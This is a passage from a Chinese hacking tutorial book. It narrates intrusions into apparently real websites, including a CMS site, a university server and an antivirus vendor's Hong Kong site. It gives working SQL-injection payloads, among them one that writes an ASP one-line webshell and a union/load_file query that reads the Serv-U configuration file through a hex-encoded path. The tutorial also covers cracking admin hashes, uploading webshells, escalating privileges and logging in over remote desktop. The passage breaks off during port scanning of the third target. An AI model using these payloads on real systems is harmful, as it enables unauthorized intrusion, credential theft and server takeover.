在漏洞扫描中选中存在 SQL 注入点的记录，然后进行 SQL 注入测试，SQL 注入测试跟其他的 SQL 注入测试步骤相同，先猜测数据库，然后猜测表，再猜测表列名，最后猜测数据。如图 4-203 所示，直接获取了数据库中管理员的密码。




图 4-203　获取数据

技巧：

（1）由于已经知道该系统采用 Access，因此在 SQL 注入测试时，Databases 直接选择 Access。

（2）在扫描出漏洞后，可以先在浏览器中进行 SQL 注入测试，判断数据库类型。虽然 WebCruiser 可以自动扫描出数据库的类型，但效果不是特别好，软件有时候会长时间没有反应。

4.12.3　进入后台

获取的密码值为 16 位的 CMD5 加密值，将该值放入 CMD5.com 和 XMD5.com 进行破解，密码设置不是很复杂，免费就能查到。NBArticle 的后台地址为 http://www.xxx.org/manger/index.html，打开后台地址后输入管理员账号和密码，成功进入后台，如图 4-204 所示，虽然成功进入后台，但该管理界面中未提供上传功能，目标网站对代码进行过修改，有些功能都不能使用。

4.12.4　获取 WebShell

在后台中虽然有数据库备份，但无法获取数据库的真实地址，因此无法进行备份。也就无法通过一句话木马进行数据库备份。但在高级管理中提供了 SQL 语句直接执行功能，如果知道网站的真实路径，那么可以通过执行 SQL 语句直接生成一句话密码。通过分析发现，后台首页提供了服务器信息，如图 4-205 所示，直接获取了网站后台的真实地址。




图 4-204 进入后台




图 4-205 获取网站真实路径

4.12.5 导入 WebShell 到网站根目录

如图 4-206 所示，在 SQL 语句中输入“SELECT '<%execute request("a")%>' into [NB_master] in 'd:\wwwroot\x.asp;a.xls' 'excel 8.0;' from NB_Master”然后执行即可获得一句话后门。注意 NB_Mater 是 CMS 系统真实存在的表，否则无法执行成功。使用中国菜刀进

行一句话木马测试，如图 4-207 所示，成功获得了该网站的 WebShell 权限。




图 4-206　执行 SQL 语句获取 WebShell




图 4-207　获取 WebShell

4.12.6　上传大马进行控制

在中国菜刀中直接上传一个 aspnet 的 WebShell，运行后如图 4-208 所示，通过该 WebShell 来查看数据库以及系统配置等信息。




图 4-208　进一步收集信息

由于该网站的权限配置很严格，通过多种提权工具均不能获得系统管理员权限，只能放弃。自此对该目标的渗透结束。

4.13　手工检测某大学站点

本次入侵过程中费了很大的周折，关键是笔者当时陷入了一种自己给自己挖的陷阱之中，当然也在这次过程中提高了自己的技术和经验。

4.13.1　基本信息探测与获取

1．获取网站物理路径

我们先来看一下这个网站 http://www.********.edu.cn/index.html，打开页面后，是用 php 编写的，任意打开由 php 编写的网页，页面直接把物理路径给暴露了出来，路径地址 D:\ecms4\community\XXXX.php（为防止无聊人士带来破坏，全部 XX），如图 4-209 所示。



图 4-209　获取网站实际路径

2. 获取网站 OS 版本

有了这个路径就好办多了，这样如果他有可读权限（其实并不是只有 root 权限才有读取权限的），那么我们就将读到很多有用的东西！我们先来判断下服务器的系统，在 URL 用“PHP”代替“php”，看清了啊，一个是大写的，一个是小写的，这是由于 Windows 对大小写不敏感而 Linux 却相反的原因，结果发现是返回是一样的，也就是说明这是 Windows 系统的！

4.13.2 手工判断是否存在 SQL 注入点

这时我们先来看一下这个页面，在后面加一个单引号，出错了，接下来是用 and 1=1 和 and 1=2 测试，可以看到两者稍微有点变化有点不同的，所以判定存在注射漏洞，如图 4-210 所示。



图 4-210 手工判断是否存在 SQL 注入点

4.13.3 获取 MySQL 数据库版本

大家知道低于 4.0 版本的不支持 union 子语句查询，所以我们要看看是否是 4.0 以上的版本，继续添加 and ord(mid(version(),1,1))>51/*提交，返回正常，所以是可以的！那么完成了以上任务，接下来就是判断长度了，order by X 多么经典的东西啊，历久不衰啊！我汗，长度是 1，继续射之。and 1=2 union select user()/*，（这时候大家会问我为什么直接加入啊，汗 ，那不是就一个数字么）lihf@localhost 不是 root 权限，继续 and 1=2 union select user()/* ，版本是 4.1.12-nt 的，如图 4-211 所示。

4.13.4 Ftp 服务器测试以及利用

1. 测试 Ftp 服务器是否为 Serv-U

Windows 系统 MySQL 版本 4.1.12，他虽然不是 root 权限，但是我们可以看看是否有

读取的权限，提交 and (select count(*) from mysql.user)>0 /*，好的返回正常！有读取权限！由于是 Windows 系统，所以他有很大的可能用 Serv-U，Ftp 登录一下看看，果然是 Serv-U，如图 4-212 所示，这样的话，我们就可以直接读取 Ftp 账号和密码破解之，然后直接登录上传一个 Shell！



图 4-211　获取 MySQL 数据库版本和用户名




图 4-212　测试 Ftp 服务器是否为 Serv-U

2. 读取 Serv-U 的用户信息

Serv-U 的默认安装路径一般有下面两个：

① c:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini

② C:\Program Files\Serv-U\ServUDaemon.ini

我们就读取他的 SU 的用户信息，有时候有权限你读取不到，那么可能是管理员改了默认的名称或者是路径，你不妨尝试一下 D.E.F 之乐的盘符！提交：http://www.xxxxxx.xxx.

edu.cn/456/123.php?dp_id=X%20and%201=2%20union%20select%20load_file(0x433A5C50726F6772616D2046696C65735C536572762D555C53657276554461656D6F6E2E696E69), 哈哈，这时候我们就看到了这些信息，8 个用户，如图 4-213 所示，那么我们去看看去，怎么只有第一个的用户没有剩下的，噢，原来是字段位置不够回显，读到的文件不完整，这时候我用 Substring()函数解决问题，回显的还不是显示中间那部分重要的，变换了也不行，就是不显示中间的那部分重要的信息，只显示文件最后的那些几个没有多大作用的用户信息，中间的那一个重要账号的信息就是读不出来！为什么呢？那几个账号都不是网站目录的，都是其他的，没有用，上传上去也不是网站目录的，也得不到 Shell！



图 4-213 读取 Serv-U 的用户信息

4.13.5 获取 MySQL 数据库当前用户的密码

这时候该怎么办呢？按照老办法读取 MySQL 密码，虽然不是 root，但是权限足够大的话也是可以导出一句话的！前面爆出了路径，那么我们转换进行读取，得到 mysql pass！得出数据库文件位于：d:\ecms4\123\456\db.inc.php 继续转换提交之得到密码。

```
$dbserevr="localhost";
$username="1234";
$password="123456";
$dbname="123";
```

4.13.6 获取 phpMyadmin

那么接下来就是找 phpMyadmin 了，很幸运的是直接加个 phpMyadmin，页面就出来了，（Windows 就是比 Linux 好，不区分大小写，Linux 的服务器上找 phpMyadmin 简直是一种折磨，不断改变大小写！）

输入密码之后，我期盼着那一幕的再现，却是沉重的打击，直接跳转到另一个 IP 上，而且无法显示网页，如图 4-214 所示，这很是让我郁闷啊，而且牛族 MySQL 连接器也不行，

连接失败！我试试 into outfile 吧，结果是很郁闷的，导不出也绕过不过！读取 Ftp 不行，phpMyadmin 不行，into outfile 这条路也行不通，难道真的让我进后台去日之。




图 4-214　获取的 phpMyadmin 无法访问

4.13.7　猜解管理员密码

无奈之下，不得不为之。猜解管理员密码，and 1=2 union select password from admin/* and 1=2 union select password from admin/* 这里不做太多累赘的说明，密码出来了，也把账号弄出来了，去 MD5 解密成功解出。但是我进去后台登录，提示回到首页登录，我去首页登录倒是登录上去了，但是发现很简陋，还好有上传相片的功能，但郁闷的是一上传立马退出，我换 jpg 图片也不行！汗，这里不截图了，看来后台是行不通的（后来发现那个是假的后台，而不是真正的后台，他的真正的后台却是帝国系统，但是郁闷的鸟猜解出来的账号和密码竟然进不去）！

笔者在翻自己的工具之时，发现了自己盘里面放了一个 MySQL 的文件夹，咦，怎么回事，好久没用了都忘记了！用它试试，打开 CMD，跳转到 MySQL 下的 bin 目录，然后执行命令“MySQL -h 主机地址 -u 用户名 -p 用户密码”进行连接之，哈哈！终于进去了，执行 show databases;，显示数据库列表，出来了，如图 4-215 所示，那么这样就好办多了，同 phpmyadmin 拿 Shell 一样，建表，插入一句话，导出，over！但是失望的事情又来了，总是提示建表错误，无语啊，但是我建立一个库却是可以的，但就是不能建表插入，既然能建立库就说明权限很大，但为什么不能建表我就很郁闷了！无奈之极真想跳楼（看来自己要好好学习一下了，新知识没有学到，老的东西又都丢了，活到老，学到老。这句话谁说的？现在看来“屁精屁精”的啊！）我这时候咋办了，翻了翻东西和资料也没有解决问题（此时我已经犯了一个极大的错误）。



图 4-215　进入 MySQL 数据库

4.13.8　上传大马

连接上了 MySQL，那么现在根本就不用管 gpc 了，只要有权限是一样可以拿到 Shell 的，select 一句话木马 into outfile'网站路径'，这里说一下特别要注意斜杠要双写或者反写，这样我们就可以拿到 Shell 了。回到一句话马的地址看看，一片空白，赶紧连接上传一个大马。既然服务器上面有 SU，phpshell 上面自带一个 SUEXP，那么直接利用它提权搞定！如图 4-216 原来是这么低简单，看来自己还是要学习一番啊！用远程连接一下，发现开启了 3389 端口，呵呵，省事了！



图 4-216　上传的 Php 的大马

4.13.9　进入服务器

输入密码后，竟然没有权限？原因是未将刚添加的用户加入管理组了，如图 4-217 所

示。进去后桌面上面什么都没有，磁盘空间不足，卡住了，释放一下就好了！



图 4-217　成功进入远程管理桌面

4.13.10　总结与探讨

首先是网站存在低级的注射漏洞，从而使我进行注射来拿到 Web 权限，进而提权拿到服务器，所以一定要重视注射漏洞，加强安全防护。

另一个此次检测使我也看到了自己的不足，同时通过此次入侵检测也学到了东西，那就是不要死板，一定要灵活运用，将你所学到的知识全部结合运用出来！

4.14　对杀毒软件网站的一次安全检测

今天早上起来，在 QQ 群中就有人说，有人成功控制了某杀毒软件香港网站，呵呵，一听是杀毒软件的网站，俺劲头就来了。看别人做还不如自己去亲自实践一下。下面是我对某杀毒软件香港网站的一次友情安全检测。

4.14.1　基本信息收集

1．获取 IP 地址信息

打开 DOS 提示符，然后使用“ping www.****.com.**”命令获取香港某杀毒软件网站的 IP 地址为 202.66.31.2**，如图 4-218 所示，可能是对方做了限制，Ping 命令没有反应，不能通过 TTL 值来判断操作系统的类型。

2．获取该 IP 地址端口信息

使用“sfind –p 202.66.31.2**”命令探测该 IP 地址的端口开放情况，探测结果表明 21

和 80 端口开放，后面还对 3306 等端口进行探测，如图 4-219 所示，除了 80 端口外，其他端口基本没有什么用。




图 4-218　获取香港某杀毒软件网站的 IP 地址信息

